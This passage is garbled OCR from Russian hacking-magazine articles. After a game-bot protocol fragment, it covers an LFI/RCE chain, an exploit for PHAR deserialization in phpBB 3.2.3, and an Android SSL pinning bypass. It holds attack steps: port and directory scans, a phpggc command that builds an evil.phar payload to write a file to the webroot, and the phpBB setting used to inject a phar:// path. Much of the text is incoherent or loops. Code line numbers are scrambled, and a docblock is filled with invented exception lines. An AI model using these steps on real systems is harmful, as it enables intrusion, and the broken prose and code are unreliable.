  - Параметры: [P1][P2] step — номер хода (0–255); [P3] count — количество ходов (0–255); [P4] offset — смещение (0–255); [P5] limit — лимит (0–255).
  - Ответ: 3 + 3 × count байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов (0–255);
  - [0x02] — координата X первого хода;
  - [0x03] — координата Y первого хода;
  - [0x04] — координата Z первого хода;
  - [0x05] — координата X второго хода;
  - [0x06] — координата Y второго хода;
  - [0x07] — координата Z второго хода;
  - ...
  - **0xEB: getMoveAll(step, count, offset, limit, mode)**
  - Параметры: [P1][P2] step — номер хода (0–255); [P3] count — количество ходов (0–255); [P4] offset — смещение (0–255); [P5] limit — лимит (0–255); [P6] mode — режим (0–255).
  - Ответ: 3 + 3 × count байтов:
  - [0xF0] — статус ответа (0x01 — ошибка, 0x02 — ожидание, 0x03 — готовность);
  - [0x01] — количество ходов (0–255);
  - [0x02] — координата X первого хода;
  - [0x03] — координата Y первого хода;
  - [0x04] — координата Z первого хода;
  - [0x05] — координата X второго хода;
  - [0x06] — координата Y второго хода;
  - [0x07] — координата Z второго хода;
  - ...

```
11111111111111
1000000000000001
1001101110000001
...
```

Каждый — отдельный новорожденный и непонятный сигнал в сложный порядок. Но которой можно перемешать.

- Ответ: ВИТ[0x] map, response — всегда равен [0x00, 0x00].
- **0x10: getRestStep(step)**
- Параметры: ВИТ[0x] step — игровой шаг (0–255).
- Ответ: ВИТ[0x] step, x — координата X игрока (0 — 15).
- ВИТ[0x] step, y — координата Y игрока (0 — 15).
- ВИТ[0x] step, z — координата Z игрока (0 — 15).
- ВИТ[0x] step, flag — количество ходов игрока (255 — 0).
- ВИТ[0x] step, opponent — координат игрока (255 — 0).
- ВИТ[0x] enemy, x — координата X противника (0 — 15).
- ВИТ[0x] enemy, y — координата Y противника (0 — 15).
- ВИТ[0x] enemy, z — координата Z противника (0 — 15).
- ВИТ[0x] enemy, flag — количество ходов противника (255 — 0).
- ВИТ[0x] enemy, opponent — координат противника (255 — 0).
- ВИТ[0x] bonus, count — число бонусов на карте на текущий шаг (0 — 0).
- ВИТ[0x] bonus, count[] — список координат бонусов (0 — 0) (до 2 элементов, в зависимости от количества бонусов на карте).
- ВИТ[0x] bonus, x — координата X бонуса (0 — 0).
- ВИТ[0x] bonus, y — координата Y бонуса (0 — 0).
- ВИТ[0x] bonus, type — тип бонуса (0 — 0). Бонус типа 0 — бонус:
  - ...
  - ...
  - ВИТ[0x] move, direction — направление перемещения игрока (0 — стоять на месте, 1 — двигаться вправо, 2 — двигаться вверх, 3 — двигаться влево, 4 — двигаться вниз).
  - ВИТ[0x] shoot_direction — направление выстрела игрока (0 — стоять на месте, 1 — стрелять вправо, 2 — стрелять вверх, 3 — стрелять влево, 4 — стрелять вниз).

Ещё алгоритмы, которые нам нужно было можно посмотреть по ссылке.

Для карты конфиденциальные совместимы с GlobalPlatform, а для эстакаты, которые и генерировали алгоритмы можно использовать для генерации карты, чтобы получить стоимость эстакаты, которые использовались для генерации **java -jar gp.jar --list -v**

Задание (стоимость) заключалось в том, чтобы написать свой бот для управления пешкой, которая пересекает предустановленные карты (см. CardTrackEnd) для шабаном для пересечения поля.

Внутри шабанов есть, очень интересные, предустановленные стоимостьмеханизмы **0xA0**

```
0:[ufuhr]0x0000 0x0f07[.]MS >> 0xA0 return
```

После разработки бота управление также начнут было использовать пакет GlobalPlatform, чтобы установить бот в системе. В описании задания указано, что данные можно не только брать для установления, но и проверялись уже установленные, а также удалять их.

Был получен список активных, установленных в системе:

```
$ ./gp.jar -l -v
...
Applet A000000151000000 PermanentAccessible Selectable Private
Applet A000000151000000 PermanentAccessible Selectable Private
Applet A000000151000000 PermanentAccessible Selectable Private
```

ЦЕПНАЯ РЕАКЦИЯ

РАЗБИРАЕМ УЯЗВИМОСТЬ CVE-2017-10271 ОСНОВАННОЙ ЦЕПОЧКОЙ КОМПРОМЕТАЦИИ

Дмитрий Ларин
Специалист по информационной безопасности компании «Инфосистемы Джета»
Эксперт по информационной безопасности компании «Инфосистемы Джета»
Эксперт по информационной безопасности компании «Инфосистемы Джета»

В этой статье нам предстоит проделать довольно цепочку манипуляций, чтобы в конечном итоге получить RCE. Мы рассмотрим вариантом обнаружения уязвимости типа LFI, RCE в внешнем приложении Oracle Fusion Middleware (задействуя баг в внутренней машине JHeadless 1.0.1 поключений к Kafkap.

INFO

Дисклеймер: **данная статья предназначена обзора или ознакомления с уязвимостями, которые обнаружены. Сделав такой вывод, вы можете нарушить закон, статьи которые вы сам ответственность. Ответственность.**

Также такой же дисклеймер **и** в статьях нетрадиционно Фишинга 1.

СКАНИРОВАНИЕ PORTS

Итак, мы начинаем исследование внутренней машины. Начнем с сканирования портов. Для этого мы запустим Nmap (также вы можете также можно использовать Masscan, IP Scan) другие.

```
$ nmap -Pn -T4 -sS 100.96.0.0/24
```

Обнаруженные хосты (на таких портах порты 2121, на этих FTP и webs) и также 80 и 8011 — 100.96.0.0/24.

Мы видим, что на 100.96.0.0/24 имеется сервер доступен на FTP по умолчанию, а также на Nginx в ответе по порту 8011 и на 80 порту. Также мы видим небольшую разницу. На 80 и порте видим сайт начало Apache, что начинается интересно — что в ответе.

На 80 и по порту видим элементарно сообщение, но больше ничего полезного на страницы не нашли.

Development Server !

ФАЙЛОВЫЙ ДИРЕКТОРИЙ

Давайте перейдем сканим директорий Dirsearch для того чтобы обнаружить какие-то интересные или интересные пути, где могут быть файлы. Для сканирования мы запустим Dirsearch. Для сканирования мы запустим Dirsearch.

```
$ python3 dirsearch.py -u http://100.96.0.0:8011/ -e php,txt,log,bak,zip,tar,tar.gz,7z,rar,sql,sql.gz,sql.7z,sql.rar -f -t 20 -r -R 3 -x 403,500,503 -w /usr/share/dirsearch/db/dirsearch.txt
```

Тут нас встречает basic authentication — проблема HTTP Web Tampering, на безопасность.

INFO

HTTP Web Tampering — атака, которая использует уязвимости в коде веб-приложения, чтобы изменить или изменить контент другого. Многие веб-серверы не использовали только аутентификацию, но и также шифрование контента. Также, если вы не использовали шифрование контента, вы можете получить доступ к сервисам другого сервера.

Отправляем запрос на наш сервер, ответ по протоколу Curlmap. Сервер нам сообщает:

```
The API will be used to communicate with Frank's server

Test Call with data encryption
Test Call
Test API
Test JSON
Test JSON with encryption
```

Сначит, для ответа нашего приложения нам нужно **File.php**.

Сначит, нам сначит Полезна перебора сохранения файлов и проверка на чтобы/выполнить. Для сканирования мы запустим Dirsearch. Для сканирования мы запустим Dirsearch.

```
$ python3 dirsearch.py -u http://100.96.0.0:8011/test/ -e php,txt,log,bak,zip,tar,tar.gz,7z,rar,sql,sql.gz,sql.7z,sql.rar -f -t 20 -r -R 3 -x 403,500,503 -w /usr/share/dirsearch/db/dirsearch.txt
```

LOCAL FILE INCLUSION

Это перенаправляет файлов в новые сервера **Test/File1_api.php**

```
Test/File1_api.php
Test/File2_api.php
Test/File3_api.php
```

Отправляем запрос на сервер. Ответ по протоколу Curlmap. Сервер нам сообщает:

```
This API will be used to communicate with Frank's server
```

Отлично! Нам дана не просрочь замечательный и дружелюбный. Ты фантазия и сервер нам сообщает. Это сообщение возможность экспортировать файлы. Отлично, теперь мы можем. Первая часть, что нам нужно — это, если нам нужно.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```

Отлично! Нам дана не просрочь замечательный и дружелюбный. Ты фантазия и сервер нам сообщает. Это сообщение возможность экспортировать файлы. Отлично, теперь мы можем. Вторая часть, что нам нужно — это, если нам нужно.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```

Для поиска тупой можно использовать время задержки. Для поиска тупой нам нужно сделать подсчет по стандартным любым путям на сервер.

Отлично, теперь мы можем. Для поиска тупой нам нужно сделать подсчет. Теперь проверить сохранение конфигурационных файлов в этой директории. Для поиска тупой нам нужно сделать подсчет. Мы можем проверить. И так что нам нужно сделать.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```

Теперь, так начнем в **/etc/** /**/upload**.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```

В этот момент и запрос от Basic authentication. Отлично, теперь мы можем.

Вспомнить для этого уязвимостей пытаться в сохранение пользователя.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```


Отлично, теперь мы можем. Вспомнить для этого уязвимостей пытаться в сохранение пользователя. Теперь, теперь мы можем. Для сохранения конфигурационных файлов в этой директории. Для сохранения конфигурационных файлов в этой директории. И так что нам нужно сделать. Мы можем проверить. И так что нам нужно сделать.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```


Теперь, так начнем в **/etc/** /**/upload**.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```

В этот момент и запрос от Basic authentication. Отлично, теперь мы можем.

Вспомнить для этого уязвимостей пытаться в сохранение пользователя.

```
$ curl -X POST -d "test=1" http://100.96.0.0:8011/test/File1_api.php
```


Отлично, теперь мы можем. Вспомнить для этого уязвимостей пытаться в сохранение пользователя. Теперь, теперь мы можем. Для сохранения конфигурационных файлов в этой директории. Для сохранения конфигурационных файлов в этой директории. И так что нам нужно сделать. Мы можем проверить. И так что нам нужно сделать

СТАРЫЙ САРАЙ, НОВЫЕ ГРАБЛИ

ЭКСПЛУАТИРУЕМ PHAR-ДЕСЕРИАЛИЗАЦИЮ В PHPBB

В знаменитом форумном движке phpBB обнаружилась уязвимость, связанная с PHAR-десериализацией. Злоумышленник проверяет хостинг-провайдеры на предмет уязвимости, затем с помощью специальных скриптов подбирает пароль к FTP-аккаунту, загружает на сервер свой вредоносный скрипт, который в ответ на запрос выдает ему пароль к MySQL-базе, а уже через нее он получает доступ к файлам сайта. Все это мы и будем делать, а еще — сделаем свой эксплоит, который сможет выполнять произвольные команды и скачивать с сервера любые файлы.

INFO

Уязвимость связана с техникой PHAR-десериализации, которую мы недавно описывали. Бег автора для phpBB версии 3.2.3.

Думаю, что phpBB в представлении не нуждается. Он существует аж с 16 декабря 2000 года. Подумаем, сколько за это совершеннолетие! За это время движок поведал множество уязвимостей самого разного рода. Одна из самых известных — CVE-2004-1305, или в виду инъекции highlight PHP injection. Так вот сумим из первых, который и изучим.

Впрочем, вернемся к современным реалиям. Сейчас phpBB, конечно, растерял бывую популярность, но все еще огромное количество площадок выбирает его как основную платформу сообщения пользователей.

Уязвимость нашел исследователь из RIPS Technologies, воспользовавшись скиммером исходных кодов проекта крупнейшей своей компании. Можно даже заценить его отчет.

СТЕНД

Начнем с привычного — поднятия среды для тестирования уязвимости. Форум работает со многими базами данных, но я буду использовать старый добрый MySQL в виде контейнера Docker. Рекомендую использовать версии из ветки 5.x, так как в последних релизах (8.x) изменили протокол авторизации (из-за уязвимости и клиентское библиотеки текущая репозиторея PHP не работает с ним). Такое поведение можно поменять в конфигурационном файле MySQL, но зачем лишнее тебодрыжение для тестового стенда, верно?

```
$ docker run -e MYSQL_USER=phpbb -e MYSQL_PASSWORD='JaLdpKSnHP' -d
MYSQL_DATABASE='phpbb' -d --rm --name=mysql --hostname=mysql mysql/
mysql-server:5.7
```

Теперь можно приступать к развертыванию самого сервера. По традиции используем Debian.

```
$ docker run --rm -p80:80 -t1 --name=phpbb --hostname=phpbb --link=
mysql debian /bin/bash
```

Обновляем репозитории и ставим нужные пакеты.

```
$ apt update && apt install -y zip wget nano apache2 php php-mysql
php-xml php-mbstring php-gd
```

Скачиваем архив с указанной версией форума phpBB (3.2.3) и распаковываем его.

```
$ cd /var/www/html
$ wget https://www.phpbb.com/files/release/phpBB-3.2.3.zip
$ unzip phpBB-3.2.3.zip
$ chown www-data:root -R phpBB3
```

Если хочется поблагодарить с отладкой, то дополнительно ставим **xdebug**.

```
$ apt install -y php-xdebug
```


Настраиваем модуль и включаем его. Не забывай изменить IP под свои реалии.

```
$ echo "xdebug.remote_enable=1" >> /etc/php/7.0/mods-available/
xdebug.ini
$ echo "xdebug.remote_host=192.168.99.1" >> /etc/php/7.0/mods-availa
ble/xdebug.ini
$ phpenmod xdebug
```

Далее правим конфиг и веб-сервера и запускаем его.

```
$ sed -i/html/html/phpBB3/' -i /etc/apache2/sites-enabled/
000-default.conf
$ service apache2 start
```

Теперь переходим в браузере по адресу контейнера и устанавливаем и настраиваем форум.



Установка форума phpBB

После завершения инсталляции не забудь снести папку **install**

```
$ rm -rf /var/www/html/phpBB3/install
```

Стенд готов.

ЧАСТЬ ПЕРВАЯ: ВНЕДРЯЕМ ВРАЛПЕР PHAR


Начнем с просмотра исходников. Если ты внимательно изучал мою прошлую статью про PHAR-десериализацию, то знаешь, на вызовы каких функций стоит обратить особое внимание, если в них передаются специальные указатели MIME. Конкретно в этом случае нужно поискать **file_exists**. Код phpBB обильный (>300 тысяч строк), и вызовов этой функции там предостаточно. Но нас интересует только те, которые в качестве аргумента можно прокинуть кондрату. Не буду тянуть и скажу, что интересующий нас вызов находится в файле **functions_acp.php**

/phpBB3/2.3/includes/functions_acp.php

```
Adb: function validate_config_vars($config_vars, &$cfg_array, &$error
)
421: {
...
428:     foreach ($config_vars as $config_name => $config_definition)
429:     {
...
443:         switch ($validator[$type])
444:         {
...
568:             case 'absolute_path':
569:             case 'absolute_path_writable':
570:                 // Path being relative (still prefixed by phpbb_
root_path), but with the ability to escape the root dir...
571:             case 'path':
572:             case 'wpath':
...
598:                 $path = in_array($config_definition['validate'],
array('wpath', 'path', 'rpath', 'rwpath')) ? $phpbb_root_path . $
cfg_array[$config_name] : $cfg_array[$config_name];
...
599:                 if (!file_exists($path))
591:                 {
592:                     $error[] = sprintf($user->lang['DIRECT
ORY_DOES_NOT_EXIST'], $cfg_array[$config_name]);
593:                 }
594:                 if (file_exists($path) && !is_dir($path))
595:                 {
596:                     $error[] = sprintf($user->lang['DIRECT
ORY_NOT_DIR'], $cfg_array[$config_name]);
597:                 }
...
601:                 // Check if the path is writable
601:                 if ($config_definition['validate'] == 'wpath' ||
$config_definition['validate'] == 'rwpath' || $config_definition['
validate'] == 'absolute_path_writable')
602:                 {
603:                     if (file_exists($path) && !$phpbb_filesystem
->is_writable($path))
604:                     {
605:                         $error[] = sprintf($user->lang['DIRECT
ORY_NOT_WRITABLE'], $cfg_array[$config_name]);
606:                     }
607:                 }
```

Из названия файла можно понять, что функция валидации конфигурационных переменных (**validate_config_vars**) закидит в нужную нам ветку, когда выполняется изменение настроек администратора (в терминологии phpBB ACP — Administrator Control Panel).

Проверим это. Откроем админку и найдем любой раздел, где можно указать путь.



Раздел настроек прикрепленных файлов

Как видишь, в старых настройках прикрепленных файлов. Так есть опция Upload directory — папка, в которую они будут загружаться. Теперь поставим брейк где-нибудь в начале того **case** и нажмем Submit.

Отладка функции validate_config_vars в phpBB

Брейк-пойнт сработал, так как валидатором переменной **upload_path** служит **wpath**

/phpBB3/2.3/includes/acp/acp_attachments.php

```
138:                 $display_vars = array(
...
150:                     'upload_path'          => array('lang'
=> 'UPLOAD_DIR',       'validate' => 'wpath',  'type' => 'text:
25:100',  'explain' => true),
```

Никаких дополнительных проверок переменной **$path** на произвольные и указанное пользователем значение попадает в качестве аргумента в функцию **file_exists**.

Передача пользовательских данных в функцию file_exists

Обрати внимание на дабвойный префикс **../../**. Он появляется, потому что мы имеем дело с настройкой, которая подразумевает относительные пути. Но для выполнения атаки нам нужен полный контроль над всей переменной, поскольку требуется передать значение, начинающееся с врапера **phar://**. Для этих целей отлично подойдет та настройка, у которой есть валидатор **absolute_path**

Одна из таких — это **img_imagick**. Путь до бинарника утилиты ImageMagick для манипуляции с загруженными изображениями. Находится она так же, в разделе настроек аватаров.

/phpBB3/2.3/includes/acp/acp_attachments.php

```
138:                 $display_vars = array(
...
167:                     'img_imagick'          => array('
lang' => 'IMAGICK_PATH',       'validate' => 'absolute_path', '
type' => 'text:20:200',  'explain' => true,  'append' => '  '  .spacer(.)
.  $this->u_action . '&action=imgmagick'') . $user->lang['
SEARCH_IMAGICK'] ),  '.(.)a-)(spacer).
```

Использование врапера phar в качестве пути к ImageMagick

Вот теперь получается настоящее внедрение, и первая часть атаки успешно выполнена.

Вызываем врапера phar в аргумент функции file_exists

Продолжение статьи →

СТАРЫЙ САРАЙ, НОВЫЕ ГРАБЛИ

ЭКСПЛУАТИРУЕМ РАНЕЕ ОБНАРУЖЕННУЮ УЯЗВИМОСТЬ В PHPBB

ЧАСТЬ ВТОРАЯ: ПЕРЕДАЕМ АРХИВ РНАР

Теперь нам нужно заняться обходом проверки файла на сервере. И не просто файл, а валидный архив PHAR. К счастью, phpBB — это продуманная борда и здесь можно обнаружить файловые менеджеры, плагины, и постов и всю такую настройка включена, отправить в личные сообщения. По умолчанию разрешается делать только первое.

Разрешение отправлять сообщения с вложениями для группы «Гости»

И это очень хорошо, потому что дефолтные настройки позволяют тебе загружать произвольные файлы с расширением, например, **tar** без всякой капчи/рандом.

Разрешенные расширения вложений для загрузки гостями

А главное, что нам обходит для успешной атаки — это отдельный файл с расширением **phar**. Вот, в принципе, и все. Теперь нам нужно найти место куда мы можем загружать файл переименовываем и помещаем в директории **files**, и можем совсем не радеет — оно не имеет расширения. И даже если бы и имело — здесь нужно какое-нибудь расширение не представляется возможным. Хочешь можно только профиль — это бесполезно и самого — а остальных — нет — это чистый вредоносный.

Аватар пользователя

Если переименовывать и отдельно загрузить

```
/phpBB3.3.2/phpbb/attachment/upload.php
use Symfony\Component\HttpFoundation\File\UploadedFile;

/**
* @var \phpbb\files\filesystem Current filesystem instance */
protected $filesystem;

class upload
{
/**
* public function upload($form_name, $forum_id, $local = false, $local_storage = '', $is_message = false, $local_filetime = array())
* {
*
$this->file->clean_filename('unique', $this->user->data['user_id'] . '_');

/phpBB3.2.3/phpbb/files/filespec.php
use Symfony\Component\HttpFoundation\File\File;

class filespec
{
/**
* public function clean_filename($mode = 'unique', $prefix = '', $user_id = '')
* {
*
switch ($mode)
{
*
case 'unique':
*
$this->filename = $prefix . md5(unique_id());
*
break;
```

Если переименовывать и отдельно загрузить

Если переименовать на сам исходник для загрузки файлов. В phpBB используется библиотека upload, которая помимо прочего позволяет грузить файлы напрямую (chunk). Дефолтный конфиг по можешь найти в исходе:

```
/phpBB3.3.3/styles/prosilver/template/ajaxupload.html
<input type="text/javascript">
var jfiletypes[0]=0;
var phpbb_plupload = {
*
config: {
*
runtimes: 'html5',
*
url: '{U_PLUPLOAD_URL}',
*
max_file_size: '{FILESIZE}',
*
chunk_size: '{CHUNK_SIZE}',
```

Конфигурация загрузчика файлов phpbb3

Вырезы chunk_size? Она отвечает за размер чанка. Если размер файла больше чем размер указанного, то файл пытается из чанков. Если вторая часть больше чем размер, загрузчик файл соответствующего размера. Первый вообще выглядит примерно так:

```
POST /posting.php?mode=popup&f=2&t=2 HTTP/1.1
Content-Length: 1
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryeqPbK3ecIaaDNFE5
Cookie: phpbb3_ldqzq_sid=1jc1ia0ddf5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Ch-UA: "Chromium";v="94", "Google Chrome";v="94", ";Not A Brand";v="99"
Sec-Ch-UA-Mobile: ?0
Sec-Ch-UA-Platform: "Linux"
Referer: http://127.0.0.1:8080/phpbb3.3.2/posting.php?mode=post&f=2
Accept-Language: ru-RU,ru;q=0.9,en-US;q=0.8,en;q=0.7
X-Requested-With: XMLHttpRequest
Accept: text/plain, */*; q=0.01
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Sec-Ch-UA: "Chromium";v="94", "Google Chrome";v="94", ";Not A Brand";v="99"
Sec-Ch-UA-Mobile: ?0
Sec-Ch-UA-Platform: "Linux"
Origin: http://127.0.0.1:8080
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
```

СТАРЫЙ САРАЙ, НОВЫЕ ГРАБЛИ

ЭКСПЛУАТИРУЕМ PHAR-ДЕСЕРИАЛИЗАЦИЮ В PHPBB


ЧАСТЬ ТРЕТЬЯ: ЦЕПОЧКА ГАДЖЕТОВ И ПОЛЕЗНАЯ НАГРУЗКА

Теперь, когда мы можем сохранить и вызвать архив PHAR, нужно разобраться с его содержимым. Где мы выстроим цепочку гаджетов для точечных десериализаций, а это значит, что нам понадобится цепочка гаджетов, которая даст требуемый результат.

При помощи поиска магических методов был обнаружен любопытный класс `FileCookieJar`, который создал один разработчик библиотеки curlhttp:

```
/phpBB3.2.3/vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php
01: namespace GuzzleHttp\Cookie;
02:
04: use GuzzleHttp\Utils;
..:
09: class FileCookieJar extends CookieJar
10: {
..:
33:     public function __destruct()
34:     {
35:         $this->save($this->filename);
36:     }
```

«Так это же `GuzzleHttp`» — восклицаешь ты и будешь абсолютно прав. Этот HTTP-клиент на PHP — старый знакомый внутри phpbb. Автоматизируем процесс создания полезной нагрузки. Для этого воспользуемся утилитой phpggc от ambionics. Она создаст в себе папку популярных гаджетов — в том числе и наш GuzzleHttp.



Список доступных цепочек гаджетов в утилите phpggc

К тому же не так давно разработчики прикрутили к тулзе возможность сразу создавать архивы PHAR и даже валидные картинки в JPEG, которые в то же время читаются как PHAR.

В качестве аргументов запуска нам необходимо указать:

- непосредственно файл с кодом на PHP. Его нам нужно доставить на целевую машину. Я буду выполнять каноничный payload;
- путь, доступный на запуск пользователю, от которого работает PHP;
- флаг, обозначающий, что мы создаем PHAR;
- имя архива, который в итоге получится.

Сама утилита написана на PHP: так что не забывай отключить флаг «только чтение» для PHAR при запуске с помощью опции `-dphar.readonly=0`. Таким образом, команда будет выглядеть:

```
$ php -dphar.readonly=0 phpggc -p phar -o ./evil.phar Guzzle/FW1 /var/www/html/phpBB3/pinfo.php /g/tools/phpggc/pinfo.php
```

Создание файла PHAR с полезной нагрузкой

Уже, что данные будут записываться в формате JSON, такова особенность работы Guzzle. Поэтому составлений пейлоуда правильно.

```
/phpBB3.2.3/vendor/guzzlehttp/guzzle/src/Cookie/FileCookieJar.php
46:     public function save($filename)
47:     {
48:         $jsons = [];
49:         foreach ($this as $cookie) {
50:             if ($cookie->getExpires() && !$cookie->getDiscard())
51:             {
52:                 continue;
53:             }
54:             if (false === file_put_contents($filename, json_encode($
55: ));
56:             // @codeCoverageIgnoreStart
57:             throw new \RuntimeException("Unable to save file
58: $filename");
59:             // @codeCoverageIgnoreEnd
60:         }
61:         $jsons[] = $cookie->toArray();
62:     }
63:     return $jsons;
64: ));
65:     // @codeCoverageIgnoreStart
66:     throw new \RuntimeException("Unable to save file
67: $filename");
68:     // @codeCoverageIgnoreEnd
69: }
70:
71:     /**
72:     * @param string $filename
73:     * @param boolean $ignoreExpiresAndDiscard
74:     * @param array $cookieArray
75:     * @param boolean $ignoreErrors
76:     * @param boolean $ignoreSerialerrors
77:     * @param boolean $ignoreUnsupportedCookiesAndAttributes
78:     * @param boolean $ignoreInvalidCookiesAndAttributes
79:     * @param boolean $ignoreUnsupportedAttributes
80:     * @param boolean $ignoreInvalidAttributes
81:     * @param boolean $ignoreUnsupportedCookies
82:     * @param boolean $ignoreInvalidCookies
83:     * @param boolean $ignoreSerialValues
84:     * @param int $flags
85:     * @param int $maxDepth
86:     * @return array
87:     * @throws \InvalidArgumentException if any of the arguments are
88: invalid.
89:     * @throws \RuntimeException if $filename exists but is not
90: readable.
91:     * @throws \JsonDecodeException if $filename contains invalid
92: data and $ignoreSerialerrors is false.
93:     * @throws \UnexpectedValueException if $filename contains
94: unsupported cookies and $ignoreUnsupportedCookies is false.
95:     * @throws \InvalidCookieException if $filename contains
96: invalid cookies and $ignoreInvalidCookies is false.
97:     * @throws \UnexpectedValueException if $filename contains
98: unsupported attributes and $ignoreUnsupportedAttributes is false.
99:     * @throws \InvalidArgumentException if $filename contains
100: invalid attributes and $ignoreInvalidAttributes is false.
101:     * @throws \InvalidArgumentException if $filename contains
102: invalid values and $ignoreInvalidValues is false.
103:     * @throws \InvalidArgumentException if $filename contains
104: invalid serialized values and $ignoreInvalidSerialValues is false.
105:     * @throws \InvalidArgumentException if $filename contains
106: invalid flags and $ignoreInvalidFlags is false.
107:     * @throws \InvalidArgumentException if $filename contains
108: invalid max depth and $ignoreInvalidMaxDepth is false.
109:     * @throws \InvalidArgumentException if $filename contains
110: invalid max depth and $ignoreInvalidMaxDepth is false.
111:     * @throws \InvalidArgumentException if $filename contains
112: invalid max depth and $ignoreInvalidMaxDepth is false.
```

ВЗЛОМ

АТАКА НА ПРИЛОЖЕНИЕ

ИСПОЛЬЗУЯ XPOSED , ЧТОБЫ ОБОЙТИ SSLPINNING НА ANDROID

Sergey

Есть разные подходы к анализу защищенности приложений, но рано или поздно всё же упирается в изучение взаимодействия протоколов и API. Именно этому этапу данной статьи посвящу информацию о работе приложения, об используемых функциях и обрабатываемых данных. Но что, если приложение защищено SSLPinning и защита реализована на уровне? Давай посмотрим, что можно сделать в этом случае.

WARNING

Все информация предоставлена исключительно в ознакомительных целях. Не рекомендую, не автор не несут ответственности за любой возможный вред, причиненный материалам данной статьи.

ПЕРЕЖДЕ ЧЕМ НАЧАТЬ

SSLPinning в мобильных приложениях реализует, внедрен сертификат SSL в приложение. Сертификат сервера сравнивается с сертификатом приложения не обращаясь в хранилище устройства, а используется свой сертификат. Это сразу же усложняет перехват трафика, теперь нельзя на Burp и аналогичных его. Ведь для того, чтобы увидеть трафик SSL, нужно внедрить в устройство Burp CA, чтобы приложение Burp видит не сайты стаи. Burp сервер валидит и ему можно, дешифрует.

Перехват трафика, на первом этапе, очень часто помогает заметит про обход защиты на бизнесовом приложении или вообще про уязвимости в самом SSL. Но в данной статье рассмотрим, как это сделать используя фреймворк для исследования.

Xposed представляет собой фреймворк, который позволяет в Zygote. Это происходит при старте системы, данные от Zygote делятся с **dvm**[.] что позволяет, при запуске приложения использовать Zygote для ускорения времени всаживания внедрить любой код перед фреймвой и после него. Можно изменять и удалять переменные, вызывать функции, перехватить данные, вызвать внутренние функции и многое другое. На самом деле на следующем в демонстрации все использованный Xposed идет на сцена стаи. В общем, если ты раньше с ним не работал, рекомендую ознакомиться. Для демонстрации этого взлома возьмем простое мобильное приложение, которое использует одну из самых часто встречающихся ошибок в коде. В этом приложении отсутствует защита от SSLPinning, так как сначала мной атака на пользователя в сетевом трафике и сетевой перехват. Но в данном случае мне нужно для покрытия не SSL. Для демонстрации сервером стороны этого в Energy использовано приложение использующее фреймворк для Python и Flask. Все исходники ты можешь найти на моем гите.

Можно предварительно проверить наличие SSL. С помощью Xposed можно попытаться отключить проверку сертификата, например напрямую его, или программы. Но подключение, аналогичной приложения хорошо защищено, бывает проверяет валидность этого, дешифрует получит перехвата или проверяет подключение? Это уже в такое сложное. Но, если приложение, которое ты изучаешь? А что, если перехватить трафик еще до того, как он начнет шифровать?

О этого вопроса начнемся мы исследование.

INFO

В статье я буду работать с Android и Xposed, но подобного результата можно добиться с помощью фреймворка Frida, который доступен и на версии iOS.

СБОР ИНФОРМАЦИИ

Для начала попробуем запустить приложение. Видим на первом экране SEND и текстовое приглашение на ввода. Нажимаем — надпись меняется сначала на «Wait», а после отображается «Sorry, not today». Скорее всего, отправлен запрос, который не проходит проверку на стороне сервера. Давай посмотрим, что происходит внутри приложения.

Реверс APK

Отзеркалим приложение, чтобы понять, какие библиотеки используются внутри.

```
$ apktool d app-debug.apk
```

Открываем проект в Android Studio и смотрим, что есть в **small**. Сразу видим **okhttp3**.

INFO

В отличие от использования Okhttp, так как эта библиотека может в основе другие библиотеки для работы с API, например Retrofit 2.

Найдем класс **Main** в данном случае это **com.loony.mitmdemo.Demo** В **onCreate** вызов функции **setOnClickListener**. Вызов от него, через v0, передается как аргумент **Demo$1**. Посмотрим, что реализует этот класс:

```
.method public onClick(Landroid/view/View;)V
.line 41
.local v0, "arr\$", Lcom/loony/mitmdemo/Demo$SendRequest;,
.end-array v0, "text"
filled-new-array {v1}, [Ljava/lang/String;
move-result-object v1
invoke-virtual {v0, v1}, Lcom/loony/mitmdemo/Demo$SendRequest;->
execute([Ljava/lang/Object;)Landroid/os/AsyncTask;
```

В конце функции **onClick** вызывается асинхронная задача, которая носит очевидное имя **SendRequest**. Перейдем в **com/loony/mitmdemo/Demo$SendRequest** и мы видим вызовы методов из библиотеки **okhttp3**. Значит, мы не ошибались в предположениях.

Здесь мы видим, что есть определенная цепочка для перехвата. Выгрузить файл функции или класс, мы можем получить более всеобъемлющий, чем перехватывать трафик сетевой обмена. Значит, в данном случае, перехватывать возможно лучше на уровне, если можно перехватить все кряшнуй?

Посмотрим на стандартное применение **okhttp3** в проекте Android:

```
OkHttpClient client = new OkHttpClient();
RequestBody body = RequestBody.create(JSON, requestJson.toString());
Request request = new Request.Builder()
        .url("")
        .post(body)
        .build();
Response response = client.newCall(request).execute();
```

Наиболее вероятным здесь будет перехват **execute**. Почему? Эта функция возвращает **Response** и, очевидно, отправляет **Request**. Это значит, что перехватывая **execute**, мы можем изменить **Request** и получить **Response**, что затем и получить **Response** до возвращения в основную функцию.

АТАКА

